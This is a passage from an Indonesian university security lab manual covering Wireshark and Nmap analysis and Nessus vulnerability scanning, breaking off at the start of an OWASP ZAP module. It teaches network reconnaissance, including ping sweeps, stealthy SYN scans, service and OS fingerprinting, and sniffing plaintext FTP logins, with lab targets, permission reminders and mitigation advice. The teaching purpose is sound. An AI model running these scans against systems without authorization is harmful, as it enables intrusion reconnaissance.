3. Linux man pages: `man openvpn`, `man easy-rsa`

---

10. LEMBAR CATATAN MAHASISWA

Perintah/Frasa	Fungsi
`./easyrsa build-ca`	Membangun CA
`./easyrsa gen-req server`	Membuat request sertifikat server
`./easyrsa sign-req server server`	Menandatangani request server
`openvpn --genkey --secret ta.key`	Membuat kunci TLS-Auth
`systemctl start openvpn-server@server`	Menjalankan service OpenVPN server
`openvpn --config client.ovpn`	Menjalankan client

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 10) akan membahas **Analisis Keamanan Jaringan dengan Wireshark dan Nmap** (Sub-CPMK 3.4). Pastikan Anda sudah memahami dasar-dasar jaringan, TCP/IP, dan penggunaan Wireshark. Bawa file capture dari modul ini untuk dianalisis lebih lanjut.

Selamat Mengerjakan!

MODUL 10
ANALISIS KEAMANAN JARINGAN DENGAN WIRESHARK DAN NMAP
(Pertemuan 10)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P10**
Nama Modul	**Analisis Keamanan Jaringan dengan Wireshark dan Nmap**
Sub-CPMK	**3.4 - Menganalisis keamanan jaringan menggunakan tools seperti Wireshark dan Nmap**
CPMK	**CPMK 3 - Mengkonfigurasi perangkat keamanan jaringan (firewall, IDS, VPN) dan menganalisis keamanannya**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2.5%**
Pertemuan	**10 (Kesepuluh)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** packet sniffing dan analisis lalu lintas jaringan.
2. **Menggunakan Wireshark** untuk menangkap dan menganalisis paket jaringan.
3. **Mengidentifikasi** protokol, alamat IP, port, dan informasi penting lainnya dari hasil capture.
4. **Menggunakan Nmap** untuk melakukan pemindaian port, deteksi layanan, dan fingerprinting sistem operasi.
5. **Mengintegrasikan** hasil Nmap dan Wireshark untuk mendapatkan gambaran keamanan jaringan.
6. **Menganalisis kerentanan** berdasarkan informasi yang diperoleh.
7. **Menyusun laporan** hasil analisis keamanan jaringan.

3. DASAR TEORI

3.1 Analisis Keamanan Jaringan

Analisis keamanan jaringan adalah proses memeriksa lalu lintas jaringan dan konfigurasi untuk mengidentifikasi kelemahan, serangan, atau aktivitas mencurigakan. Dua pendekatan utama adalah:

- **Passive analysis**: Mengamati lalu lintas yang lewat (sniffing) tanpa mengganggu. Contoh: Wireshark.
- **Active analysis**: Mengirim paket ke target untuk memetakan layanan dan mendeteksi kerentanan. Contoh: Nmap, Nessus.

Kombinasi keduanya memberikan pemahaman komprehensif tentang postur keamanan jaringan.

3.2 Wireshark

Wireshark adalah penganalisis protokol jaringan (packet sniffer) yang menangkap paket secara real-time dan menampilkannya dalam format yang dapat dibaca manusia. Fitur utama Wireshark:

- **Capture**: Menangkap paket dari interface jaringan.
- **Filter**: Menyaring paket berdasarkan protokol, alamat IP, port, dll.
- **Follow stream**: Mengikuti aliran TCP/UDP untuk merekonstruksi percakapan.
- **Statistics**: Statistik lalu lintas, hierarki protokol, endpoint, dll.
- **Decode**: Mendekode berbagai protokol (HTTP, DNS, FTP, dll).

Wireshark menggunakan library **libpcap** (Linux) atau **WinPcap/Npcap** (Windows) untuk menangkap paket.

3.3 Nmap

Nmap (Network Mapper) adalah alat open-source untuk eksplorasi jaringan dan audit keamanan. Nmap dapat digunakan untuk:

- **Host discovery**: Menemukan host yang aktif dalam jaringan.
- **Port scanning**: Menentukan port terbuka pada target.
- **Service/version detection**: Mengetahui versi layanan yang berjalan.
- **OS fingerprinting**: Mendeteksi sistem operasi target.
- **Script scanning**: Menjalankan skrip untuk deteksi kerentanan.

Teknik scan umum:

- **TCP SYN scan (-sS)**: "Half-open" scan, cepat dan relatif tersembunyi.
- **TCP connect scan (-sT)**: Koneksi penuh, lebih mudah terdeteksi.
- **UDP scan (-sU)**: Memindai port UDP (lebih lambat).
- **Ping sweep (-sn)**: Menemukan host aktif tanpa scan port.

3.4 Kaitan Wireshark dan Nmap

Wireshark dapat digunakan untuk memvalidasi hasil Nmap dengan menangkap paket yang dikirim dan diterima selama pemindaian. Misalnya, kita dapat melihat bagaimana Nmap melakukan handshake TCP, atau melihat respons dari target. Ini membantu memahami perilaku jaringan dan mendeteksi adanya firewall atau IDS.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 2 unit (satu sebagai penyerang/pemindai, satu sebagai target) dalam satu LAN
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 (disarankan) untuk kedua mesin
3	Wireshark	Versi terbaru (instal dengan `sudo apt install wireshark`)
4	Nmap	Versi terbaru (`sudo apt install nmap`)
5	Layanan target	Web server (Apache/nginx), FTP server, SSH server, dll (aktifkan di target)
6	Tools tambahan	`tcpdump`, `curl`, `telnet` (opsional)

Instalasi Wireshark:

```
sudo apt update
sudo apt install wireshark -y
```

Selama instalasi, akan ditanya apakah pengguna non-root boleh menangkap paket. Pilih **Yes** agar mahasiswa dapat menjalankan Wireshark tanpa sudo.

Tambahkan user ke grup `wireshark`:

```
sudo usermod -aG wireshark $USER
```

Logout dan login kembali agar perubahan berlaku.

Instalasi Nmap:

```
sudo apt install nmap -y
```

Setup target:

Di mesin target, aktifkan beberapa layanan untuk dipindai:

```
sudo apt install apache2 vsftpd openssh-server -y
sudo systemctl start apache2 vsftpd ssh
```

Pastikan firewall tidak memblokir akses (atau sengaja diatur untuk latihan).

---

5. LANGKAH KERJA

5.1 Pengenalan Wireshark

Langkah 1: Jalankan Wireshark
Buka terminal dan jalankan:

```
wireshark &
```

Atau dari menu aplikasi.

Langkah 2: Pilih Interface untuk Capture
Pilih interface yang terhubung ke jaringan (misal `eth0` atau `wlan0`). Klik ikon "Start capturing" (bentuk sirip hiu).

Langkah 3: Generate Traffic
Di terminal lain, generate lalu lintas sederhana:

```
ping google.com -c 4
curl http://example.com
nmap localhost
```

Langkah 4: Hentikan Capture dan Analisis
Klik tombol stop (bentuk persegi merah). Amati daftar paket. Klik salah satu paket untuk melihat detail di panel bawah.

Langkah 5: Gunakan Filter

Di kolom filter, ketik `icmp` untuk menampilkan hanya paket ICMP (ping).
Atau `http` untuk HTTP. Filter lain:

- `ip.addr == 192.168.1.10`: Tampilkan paket dari/ke IP tertentu.
- `tcp.port == 80`: Tampilkan paket dengan port 80.
- `dns.qry.name contains "google"`: Tampilkan query DNS yang mengandung "google".

Langkah 6: Follow Stream

Klik kanan pada paket HTTP, pilih **Follow > TCP Stream**. Akan muncul jendela yang menampilkan seluruh percakapan HTTP (request dan response). Ini berguna untuk merekonstruksi data.

Langkah 7: Lihat Statistik

Menu **Statistics** > **Protocol Hierarchy** menampilkan distribusi protokol. **Statistics** > **Endpoints** menampilkan daftar endpoint IP.

5.2 Penggunaan Nmap

Langkah 8: Menemukan Host Aktif (Ping Sweep)

Di mesin penyerang, cari host aktif dalam subnet:

```
nmap -sn 192.168.1.0/24
```

Ganti subnet sesuai jaringan laboratorium. Hasilnya akan menampilkan IP yang responsif.

Langkah 9: Scan Port Sederhana

Pilih IP target (misal 192.168.1.20). Lakukan scan port TCP SYN (default dengan sudo):

```
sudo nmap -sS 192.168.1.20
```

Akan ditampilkan port terbuka dan layanan yang terdeteksi (jika ada).

Langkah 10: Deteksi Versi Layanan

Gunakan opsi `-sV` untuk mendeteksi versi:

```
nmap -sV 192.168.1.20
```

Contoh output: `22/tcp open ssh OpenSSH 7.6p1 Ubuntu`

Langkah 11: OS Fingerprinting

Tambahkan `-O` untuk mendeteksi sistem operasi:

```
sudo nmap -O 192.168.1.20
```

Langkah 12: Scan Semua Port

Secara default Nmap hanya memindai 1000 port umum. Untuk semua port (65535) gunakan `-p-`:

```
nmap -p- 192.168.1.20
```

Perhatian: ini akan memakan waktu lama.

Langkah 13: Script Scanning

Nmap memiliki banyak skrip untuk deteksi kerentanan. Jalankan dengan `-sC` (skrip default) atau `--script` spesifik.

```
nmap -sC 192.168.1.20
```

5.3 Integrasi Wireshark dan Nmap

Langkah 14: Capture Selama Nmap Scan

Di mesin penyerang, jalankan Wireshark dan mulai capture pada interface yang digunakan (misal eth0). Di terminal lain, jalankan Nmap scan dengan opsi tertentu, misal:

```
sudo nmap -sS -p 22,80,443 192.168.1.20
```

Langkah 15: Analisis Hasil Capture

Setelah scan selesai, hentikan capture. Di Wireshark, filter dengan `tcp.flags.syn==1 and tcp.flags.ack==0` untuk melihat paket SYN yang dikirim. Filter `tcp.flags.syn==1 and tcp.flags.ack==1` untuk melihat SYN-ACK (respons jika port terbuka). Amati bagaimana Nmap mengirim SYN ke port dan menunggu respons.

Langkah 16: Deteksi Stealth Scan

Jika Nmap menggunakan SYN scan (sS), ia tidak menyelesaikan koneksi (tidak mengirim ACK akhir). Di Wireshark, perhatikan bahwa setelah menerima SYN-ACK, penyerang mengirim RST (reset) untuk memutus koneksi. Ini adalah ciri khas SYN scan.

Langkah 17: Analisis Port Tertutup
Untuk port tertutup, target akan mengirim RST/ACK. Filter dengan `tcp.flags.reset==1` untuk melihat paket RST.

Langkah 18: Capture UDP Scan
Jika melakukan UDP scan (`-sU`), paket UDP dikirim dan respons ICMP port unreachable menandakan port tertutup.

5.4 Skenario Analisis Keamanan

Langkah 19: Identifikasi Layanan Berbahaya
Dari hasil Nmap, misal ditemukan port 21 (FTP) terbuka. Gunakan Wireshark untuk menangkap percobaan login FTP (dengan user anonymous atau login biasa). Analisis apakah password dikirim dalam plain text.

Langkah 20: Deteksi Enkripsi
Bandingkan traffic HTTP dan HTTPS. Di Wireshark, bandingkan paket HTTP (isi terbaca) dengan HTTPS (terenkripsi). Gunakan filter `http` dan `tls`.

Langkah 21: Analisis Traffic VPN (dari Modul 9)
Jika masih ada file capture dari modul 9, buka di Wireshark dan amati bahwa traffic OpenVPN terenkripsi. Bandingkan dengan traffic non-VPN.

---

6. TUGAS DAN LATIHAN

Tugas 1: Eksplorasi Wireshark (Bobot 25%)

1. Lakukan capture lalu lintas selama 2 menit saat Anda browsing ke beberapa situs web.
2. Gunakan filter untuk menampilkan hanya paket HTTP dan HTTPS.
3. Pilih satu sesi HTTP (jika ada) dan follow TCP stream. Screenshot isi stream tersebut.
4. Dari menu Statistics > Endpoints, catat berapa banyak alamat IP yang berkomunikasi dengan komputer Anda.
5. Dari menu Statistics > Protocol Hierarchy, buat daftar 5 protokol terbanyak beserta persentasenya.

6. Tuliskan langkah-langkah dan sertakan screenshot.

Tugas 2: Pemindaian Jaringan dengan Nmap (Bobot 30%)

1. Tentukan IP target (bisa teman sekelas atau server lab). Pastikan Anda memiliki izin!
2. Lakukan ping sweep untuk menemukan host aktif di subnet Anda.
3. Lakukan SYN scan pada target untuk menemukan port terbuka. Catat port apa saja yang terbuka.
4. Lakukan service version detection pada port-port tersebut. Catat versi layanan.
5. Coba tebak sistem operasi target dengan opsi `-O`.
6. Jalankan script default (`-sC`) pada target dan catat output yang menarik.
7. Dokumentasikan semua perintah dan hasilnya.

Tugas 3: Analisis Stealth Scan dengan Wireshark (Bobot 25%)

1. Di mesin penyerang, jalankan Wireshark dan mulai capture.
2. Jalankan Nmap SYN scan (`sudo nmap -sS target_IP`) pada target.
3. Hentikan capture setelah scan selesai.
4. Di Wireshark, filter dengan `tcp.flags.syn==1`. Amati paket SYN yang dikirim ke berbagai port.
5. Filter dengan `tcp.flags.syn==1 and tcp.flags.ack==1`. Amati respons dari port terbuka.
6. Filter dengan `tcp.flags.reset==1`. Amati RST yang dikirim penyerang untuk port terbuka dan RST dari target untuk port tertutup.
7. Jelaskan bagaimana SYN scan bekerja berdasarkan pengamatan Anda. Sertakan screenshot.

Tugas 4: Studi Kasus Keamanan (Bobot 20%)

Berdasarkan hasil scan Nmap dan analisis Wireshark, buat laporan singkat yang mencakup:

- Ringkasan temuan (port terbuka, layanan, OS).
- Identifikasi potensi risiko keamanan (misal: FTP dengan plain text, versi layanan usang).
- Rekomendasi mitigasi (misal: nonaktifkan FTP, gunakan SFTP/SSH, upgrade versi, konfigurasi firewall).

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (sesuai format)

Bab I: Pendahuluan

- Latar belakang pentingnya analisis jaringan
- Tujuan praktikum

Bab II: Landasan Teori

- Packet sniffing dan Wireshark
- Pemindaian jaringan dan Nmap
- Hubungan keduanya dalam keamanan

Bab III: Langkah Kerja dan Hasil

- **3.1** Eksplorasi Wireshark (Tugas 1)
- **3.2** Pemindaian dengan Nmap (Tugas 2)
- **3.3** Analisis stealth scan (Tugas 3)
- **3.4** Studi kasus keamanan (Tugas 4)

Setiap bagian disertai screenshot dan penjelasan.

Bab IV: Pembahasan

- Analisis hasil
- Kesulitan yang dihadapi
- Implikasi keamanan dari temuan

Bab V: Kesimpulan

- Ringkasan hasil
- Manfaat tools dalam audit keamanan

Lampiran

- Daftar pustaka
- Screenshot tambahan

---

8. RUBRIK PENILAIAN (Pertemuan 10)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Eksplorasi Wireshark	25%	Semua langkah dilakukan, screenshot jelas, analisis tepat	Sebagian besar langkah, analisis cukup	Kurang lengkap	Tidak ada
Pemindaian Nmap	30%	Scan berhasil, identifikasi port, layanan, OS tepat, dokumentasi lengkap	Berhasil tapi kurang detail	Scan gagal atau tidak lengkap	Tidak ada
Analisis Stealth Scan	25%	Analisis mendalam, mampu menjelaskan mekanisme SYN scan, screenshot tepat	Analisis cukup	Analisis dangkal	Tidak ada
Studi Kasus & Rekomendasi	20%	Laporan studi kasus lengkap, rekomendasi relevan dan spesifik	Cukup	Kurang	Tidak ada

---

9. REFERENSI

1. Wireshark Foundation. (2024). *Wireshark User's Guide*. https://www.wireshark.org/docs/
2. Lyon, G. F. (2009). *Nmap Network Scanning*. Nmap Project. https://nmap.org/book/
3. Sanders, C. (2017). *Practical Packet Analysis* (3rd ed.). No Starch Press.

---

10. LEMBAR CATATAN MAHASISWA

Perintah/Filter	Fungsi
`wireshark`	Jalankan Wireshark
`nmap -sn 192.168.1.0/24`	Ping sweep
`sudo nmap -sS target`	SYN scan
`nmap -sV target`	Deteksi versi
`sudo nmap -O target`	OS fingerprinting
Filter `tcp.flags.syn==1`	Tampilkan paket SYN
Filter `http`	Tampilkan HTTP

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 11) akan memasuki blok **Keamanan Aplikasi** dengan topik **Vulnerability Scanning dengan Nessus** (Sub-CPMK 4.1). Pastikan Anda sudah memahami konsep kerentanan dan telah menginstal Nessus (atau siap menginstal bersama). Baca panduan instalasi Nessus dari Tenable.

Selamat Mengerjakan!

MODUL 11
VULNERABILITY SCANNING DENGAN NESSUS
(Pertemuan 11)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P11**
Nama Modul	**Vulnerability Scanning dengan Nessus**
Sub-CPMK	**4.1 - Melakukan vulnerability scanning menggunakan tools (Nessus, OWASP ZAP)**
CPMK	**CPMK 4 - Melakukan pengujian keamanan aplikasi web dan mengidentifikasi kerentanan berdasarkan OWASP Top 10**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**11 (Kesebelas)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** vulnerability assessment dan perbedaannya dengan penetration testing.
2. **Menginstal dan mengkonfigurasi** Nessus Essentials (versi gratis) pada sistem Linux.
3. **Melakukan basic network scan** terhadap target yang telah ditentukan.
4. **Menganalisis laporan** hasil scan untuk mengidentifikasi kerentanan.
5. **Memahami level keparahan** (severity) kerentanan berdasarkan CVSS.
6. **Menyusun rekomendasi** perbaikan berdasarkan temuan Nessus.

3. DASAR TEORI

3.1 Vulnerability Assessment vs Penetration Testing

Vulnerability Assessment adalah proses identifikasi, kuantifikasi, dan prioritisasi kerentanan dalam sistem, jaringan, atau aplikasi. Pendekatan ini biasanya menggunakan scanner otomatis untuk mendeteksi kelemahan yang diketahui (CVE). Hasilnya adalah daftar kerentanan beserta tingkat risikonya.

Penetration Testing adalah simulasi serangan yang bertujuan untuk mengeksploitasi kerentanan guna mengetahui sejauh mana penyerang dapat mengakses sistem. Penetration testing lebih mendalam dan biasanya dilakukan setelah vulnerability assessment.

Aspek	Vulnerability Assessment	Penetration Testing
Tujuan	Menemukan kerentanan	Menguji kemampuan eksploitasi
Metode	Otomatis dengan scanner	Manual + otomatis
Hasil	Daftar kerentanan	Laporan eksploitasi dan dampak
Risiko	Rendah (tidak merusak)	Sedang-tinggi (bisa mengganggu sistem)

3.2 Nessus

Nessus adalah salah satu vulnerability scanner paling populer yang dikembangkan oleh Tenable. Tersedia dalam berbagai edisi, termasuk **Nessus Essentials** (gratis untuk penggunaan pribadi dengan batasan 16 IP). Nessus bekerja dengan cara:

- Memindai port dan layanan yang berjalan.
- Mencocokkan informasi dengan database kerentanan (plug-in).
- Melakukan pengujian tertentu (misal: mencoba login default, memeriksa konfigurasi).
- Menghasilkan laporan dengan tingkat keparahan (Critical, High, Medium, Low, Info).

Fitur utama Nessus:

- Berbagai jenis scan: Basic Network Scan, Web Application Scan, Malware Scan, dll.
- Database plug-in yang terus diperbarui.
- Laporan dalam berbagai format (HTML, PDF, CSV).
- Dapat dijalankan melalui web interface.

3.3 Common Vulnerabilities and Exposures (CVE) dan CVSS

CVE (Common Vulnerabilities and Exposures) adalah sistem referensi untuk kerentanan keamanan yang diketahui publik. Setiap kerentanan memiliki ID unik, misal: CVE-2021-44228 (Log4Shell).

CVSS (Common Vulnerability Scoring System) adalah standar untuk menilai tingkat keparahan kerentanan. Skor CVSS berkisar 0-10 dengan kategori:

- 0.0 - 3.9: Low
- 4.0 - 6.9: Medium
- 7.0 - 8.9: High
- 9.0 - 10.0: Critical

Nessus menampilkan skor CVSS untuk setiap temuan.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 2 unit (satu untuk Nessus, satu sebagai target) dalam satu LAN
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 untuk Nessus; target bisa Linux atau Windows
3	Nessus Essentials	Download dari tenable.com (perlu registrasi)
4	Target yang rentan	Mesin dengan sistem operasi usang, layanan tanpa patch, atau VM yang sengaja dibuat rentan (misal: Metasploitable 2/3)
5	Browser	Untuk mengakses web interface Nessus
6	Koneksi Internet	Untuk aktivasi Nessus dan update plug-in

Instalasi Nessus:

1. Download paket yang sesuai (misal: `Nessus-<version>-ubuntu_amd64.deb`) dari situs Tenable setelah registrasi.
2. Install dengan perintah:

   ```
   sudo dpkg -i Nessus-<version>-ubuntu_amd64.deb
   ```

3. Start service Nessus:

   ```
   sudo systemctl start nessusd
   sudo systemctl enable nessusd
   ```

4. Akses web interface: `https://localhost:8834` (atau IP server). Terima peringatan sertifikat self-signed.
5. Ikuti wizard pendaftaran: pilih **Nessus Essentials**, masukkan activation code yang dikirim via email.
6. Tunggu proses inisialisasi dan download plug-in (bisa memakan waktu 20-30 menit tergantung koneksi).

Persiapan Target:

Siapkan mesin target yang memiliki beberapa kerentanan. Pilihan:

- **Metasploitable 2**: VM Linux yang sengaja dibuat rentan. Download dari sourceforge.
- Atau gunakan mesin Ubuntu biasa dengan layanan usang (misal: vsftpd versi lama, Apache dengan mod_ssl usang, dll).

Pastikan target dapat diakses dari mesin Nessus (ping dan port terbuka).

---

5. LANGKAH KERJA

5.1 Persiapan dan Aktivasi Nessus

Langkah 1: Instal Nessus (sesuai panduan di atas). Pastikan service berjalan.

Langkah 2: Akses Web Interface

Buka browser, akses `https://<IP_Nessus>:8834`. Login dengan akun yang dibuat saat registrasi.

Langkah 3: Update Plug-in
Setelah login, Nessus akan otomatis mengunduh plug-in terbaru. Proses ini mungkin memakan waktu. Anda bisa memeriksa progress di bagian **Settings** > **About** > **Plugins**. Tunggu hingga selesai.

5.2 Membuat Scan Policy dan Menjalankan Scan

Langkah 4: Buat Scan Baru
Klik **New Scan**. Pilih template **Basic Network Scan**. Ini adalah template paling umum untuk memindai host dalam jaringan.

Langkah 5: Konfigurasi Scan
Isi kolom:

- **Name**: Misal "Scan Lab Target"
- **Description**: (opsional)
- **Targets**: Alamat IP target (misal 192.168.1.20). Bisa juga range subnet (192.168.1.0/24).

Klik **Save**.

Langkah 6: Jalankan Scan
Klik tombol **Launch** (ikon panah). Scan akan mulai. Lamanya tergantung jumlah port dan layanan target.

Langkah 7: Pantau Progress
Di tab **My Scans**, klik nama scan untuk melihat progress. Nessus akan menampilkan jumlah host yang dipindai dan jumlah temuan sementara.

5.3 Analisis Hasil Scan

Langkah 8: Lihat Hasil Setelah Scan Selesai
Setelah selesai, klik nama scan. Akan muncul ringkasan:

- **Hosts**: Jumlah host
- **Vulnerabilities**: Jumlah kerentanan berdasarkan severity (Critical, High, Medium, Low, Info)

Langkah 9: Eksplorasi Temuan

Klik tab **Vulnerabilities**. Akan muncul daftar kerentanan. Klik salah satu untuk melihat detail:

- **Description**: Penjelasan kerentanan.
- **Solution**: Rekomendasi perbaikan.
- **Risk Information**: Skor CVSS dan vektor.
- **Output**: Bukti dari pengujian (misal: banner versi layanan).

Langkah 10: Lihat Detail Host

Klik tab **Hosts**, lalu klik IP target. Akan tampil semua temuan untuk host tersebut, termasuk port dan layanan yang ditemukan.

Langkah 11: Filter Temuan

Gunakan filter untuk menyaring temuan, misal: hanya menampilkan Critical dan High.

5.4 Membuat Laporan

Langkah 12: Ekspor Laporan

Klik tombol **Export** (bentuk kertas dengan panah). Pilih format:

- **HTML**: Untuk dibaca di browser.
- **PDF**: Untuk laporan formal.
- **CSV**: Untuk analisis di spreadsheet.

Pilih template laporan (misal **Executive Summary** atau **Custom**). Klik **Export**.

Langkah 13: Analisis Laporan

Buka file laporan yang dihasilkan. Perhatikan bagian:

- **Executive Summary**: Ringkasan untuk manajemen.
- **Findings**: Daftar temuan dengan severity.
- **Host Details**: Detail per host.

---

6. TUGAS DAN LATIHAN

Tugas 1: Instalasi dan Scan Dasar (Bobot 30%)

1. Instal Nessus Essentials di mesin Anda (atau gunakan yang sudah disediakan lab).
2. Lakukan Basic Network Scan terhadap target yang telah ditentukan (misal: Metasploitable 2 atau mesin teman dengan izin).
3. Setelah scan selesai, buat tangkapan layar (screenshot) yang menunjukkan:
   - Daftar scan yang sudah selesai.
   - Ringkasan hasil (jumlah Critical, High, Medium, Low).
   - Salah satu temuan Critical/High beserta deskripsi dan solusinya.
4. Ekspor laporan dalam format HTML dan lampirkan dalam laporan praktikum.

Tugas 2: Analisis Temuan (Bobot 30%)

Berdasarkan hasil scan:

1. Identifikasi 3 kerentanan dengan severity tertinggi.
2. Untuk setiap kerentanan, tuliskan:
   - Nama kerentanan dan CVE (jika ada).
   - Penjelasan singkat tentang kerentanan tersebut.
   - Dampak jika dieksploitasi.
   - Rekomendasi perbaikan (berdasarkan solusi dari Nessus).
3. Sertakan screenshot bukti temuan.

Tugas 3: Verifikasi Manual (Bobot 20%)

Pilih salah satu kerentanan yang terdeteksi (misal: port FTP terbuka dengan versi rentan). Lakukan verifikasi manual dengan mencoba koneksi atau menggunakan tools seperti `nmap` atau `searchsploit`. Catat langkah-langkah verifikasi dan apakah Anda dapat membuktikan kerentanan tersebut.

Tugas 4: Refleksi (Bobot 20%)

Tuliskan refleksi singkat (minimal 1 paragraf) tentang:

- Manfaat vulnerability scanning dalam siklus keamanan informasi.
- Perbedaan antara hasil scan Nessus dengan hasil pemindaian Nmap dari modul sebelumnya.
- Keterbatasan Nessus Essentials (misal: batasan 16 IP, tidak ada advanced web scan).

7. FORMAT LAPORAN PRAKTIKUM

Cover (sesuai format)

Bab I: Pendahuluan

- Latar belakang pentingnya vulnerability assessment
- Tujuan praktikum

Bab II: Landasan Teori

- Vulnerability assessment vs penetration testing
- Nessus: fitur dan cara kerja
- CVE dan CVSS

Bab III: Langkah Kerja dan Hasil

- **3.1** Instalasi dan konfigurasi Nessus (screenshot)
- **3.2** Pelaksanaan scan (screenshot)
- **3.3** Hasil scan dan analisis (Tugas 1 & 2)
- **3.4** Verifikasi manual (Tugas 3)

Bab IV: Pembahasan

- Analisis temuan
- Refleksi (Tugas 4)
- Kesulitan yang dihadapi

Bab V: Kesimpulan

- Ringkasan hasil
- Manfaat tools dalam keamanan

Lampiran

- Laporan HTML hasil scan (disertakan sebagai file terpisah atau link)
- Daftar pustaka

8. RUBRIK PENILAIAN (Pertemuan 11)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Instalasi dan Scan	30%	Instalasi sukses, scan berjalan, hasil lengkap, screenshot jelas	Instalasi sukses, scan berhasil, hasil kurang detail	Scan gagal atau tidak selesai	Tidak ada scan
Analisis Temuan	30%	Analisis 3 temuan dengan detail, menjelaskan dampak dan solusi dengan tepat	Analisis 2-3 temuan cukup	Analisis 1 temuan	Tidak ada analisis
Verifikasi Manual	20%	Berhasil memverifikasi minimal satu kerentanan secara manual, langkah jelas	Verifikasi sebagian	Gagal verifikasi	Tidak ada
Kualitas Laporan	20%	Laporan lengkap, sistematis, lampiran lengkap	Cukup lengkap	Kurang lengkap	Tidak ada

---

9. REFERENSI

1. Tenable. (2024). *Nessus Documentation*. https://docs.tenable.com/nessus/
2. CVE Details. (2024). *The ultimate security vulnerability database*. https://www.cvedetails.com/
3. FIRST. (2024). *CVSS v3.1 Specification*. https://www.first.org/cvss/

---

10. LEMBAR CATATAN MAHASISWA

Istilah	Definisi
CVE	
CVSS	
Vulnerability Assessment	
Plug-in Nessus	

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 12) akan membahas **Vulnerability Scanning dengan OWASP ZAP** (Sub-CPMK 4.1). Fokus pada aplikasi web. Persiapkan target web yang rentan, seperti **DVWA (Damn Vulnerable Web Application)** yang sudah dikenalkan di pertemuan sebelumnya.

Selamat Mengerjakan!

MODUL 12
VULNERABILITY SCANNING DENGAN OWASP ZAP
(Pertemuan 12)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P12**
Nama Modul	**Vulnerability Scanning dengan OWASP ZAP**
Sub-CPMK	**4.1 - Melakukan vulnerability scanning menggunakan tools (Nessus, OWASP ZAP)**
CPMK	**CPMK 4 - Melakukan pengujian keamanan aplikasi web dan mengidentifikasi kerentanan berdasarkan OWASP Top 10**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**12 (Keduabelas)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** keamanan aplikasi web dan peran OWASP ZAP sebagai alat pengujian.
2. **Menginstal dan mengkonfigurasi** OWASP ZAP pada sistem operasi Linux/Windows.
3. **Melakukan spidering** untuk memetakan struktur aplikasi web.
4. **Melakukan active scan** untuk mendeteksi kerentanan pada aplikasi web.
5. **Menganalisis alert** yang dihasilkan oleh OWASP ZAP.
6. **Membedakan** berbagai jenis kerentanan seperti SQL Injection, XSS, dll.
7. **Menyusun laporan** hasil pengujian keamanan aplikasi web.

3. DASAR TEORI

3.1 Keamanan Aplikasi Web

Aplikasi web sering menjadi target serangan karena dapat diakses dari internet. Kerentanan pada aplikasi web dapat menyebabkan kebocoran data, pengambilalihan akun, defacement, dan kerugian lainnya. OWASP (Open Web Application Security Project) adalah komunitas internasional yang fokus pada keamanan aplikasi web. Mereka secara berkala menerbitkan **OWASP Top 10**, yaitu daftar 10 risiko keamanan aplikasi web paling kritis.

OWASP Top 10 2021 mencakup:

- A01:2021 – Broken Access Control
- A02:2021 – Cryptographic Failures
- A03:2021 – Injection (termasuk SQL Injection)
- A04:2021 – Insecure Design
- A05:2021 – Security Misconfiguration
- A06:2021 – Vulnerable and Outdated Components
- A07:2021 – Identification and Authentication Failures
- A08:2021 – Software and Data Integrity Failures
- A09:2021 – Security Logging and Monitoring Failures
- A10:2021 – Server-Side Request Forgery (SSRF)

3.2 OWASP ZAP (Zed Attack Proxy)

OWASP ZAP adalah alat pengujian keamanan aplikasi web open-source yang sangat populer. ZAP bertindak sebagai **proxy** antara browser pengguna dan aplikasi web, sehingga dapat memantau dan memanipulasi lalu lintas HTTP/HTTPS. ZAP menyediakan berbagai fitur:

- **Proxy**: Merekam permintaan dan respons antara browser dan target.
- **Spider**: Merayapi situs web untuk menemukan semua halaman dan sumber daya.
- **Active Scanner**: Melakukan serangan otomatis untuk mendeteksi kerentanan.
- **Passive Scanner**: Menganalisis lalu lintas tanpa mengirim permintaan berbahaya.
- **Fuzzer**: Mengirim data acak untuk menguji input.

- **Report**: Menghasilkan laporan dalam berbagai format (HTML, PDF, XML).

ZAP dapat dijalankan dalam mode desktop (GUI) atau mode daemon (command line).

3.3 Spider vs Active Scan

- **Spidering**: Proses menjelajahi situs web dengan mengikuti tautan (link) untuk menemukan semua URL, parameter, dan sumber daya. Hasilnya adalah peta aplikasi. Spider tidak melakukan pengujian keamanan, hanya pengumpulan informasi.
- **Active Scan**: Proses mengirim permintaan yang dimodifikasi (payload) ke aplikasi untuk menguji kerentanan. Active scan dapat menyebabkan perubahan data atau gangguan, sehingga harus dilakukan dengan hati-hati, terutama di lingkungan produksi.

3.4 Alert di ZAP

Alert adalah temuan yang dihasilkan oleh ZAP. Setiap alert memiliki:

